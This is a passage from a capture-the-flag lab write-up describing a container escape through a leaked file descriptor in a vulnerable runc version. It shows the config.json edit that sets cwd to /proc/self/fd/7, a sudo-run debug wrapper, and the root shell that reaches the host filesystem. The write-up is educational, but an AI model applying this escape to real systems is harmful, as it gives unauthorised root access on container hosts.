babywyrn@giveback:/tmp/data$ cp -a ./alpine.tar ./config.json ./rootfs conc/
babywyrn@giveback:/tmp/data$ cd conc/
babywyrn@giveback:/tmp/data/conc$ ls
alpine.tar  config.json  rootfs
```

To trigger the vulnerability, we modify the container's working directory `cwd` inside `config.json`, which is originally set to `/`.

```
babywyrn@giveback:/tmp/data/conc$ cat config.json
<SNIP>
  ],
  "cwd": "/",
  "capabilities": {
    "bounding": [
      "CAP_CHOWN",
      "CAP_DAC_OVERRIDE",
    ]
  }
}<SNIP>
```

To do this, we use a one-liner `perl` regular expression to change the value of the `cwd` key to `/proc/self/fd/7`. Due to the internal file descriptor leak in this vulnerable `runc` version, file descriptor `7` references a directory in the host filesystem. As a result, when the container starts, its current working directory is mapped directly into the host filesystem, effectively breaking out of container isolation.

We then run the container using the `runc` debug wrapper. The `--log` parameter is required to successfully execute the container.

```
babywyrn@giveback:/tmp/data/conc$ perl -i -pe 's/"cwd": "\/" / "cwd": "/proc/self/fd/7"/' config.json
babywyrn@giveback:/tmp/data/conc$ sudo /opt/debug --log ./log.json run
```

```
runc_exp
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
[*] Starting container: runc_exp
#
```

From within the container shell, we can traverse upward from the current working directory using relative paths such as `../../` to reach the host filesystem. This confirms a successful container escape, allowing us to retrieve the root flag from `../../../../../../root/root.txt`.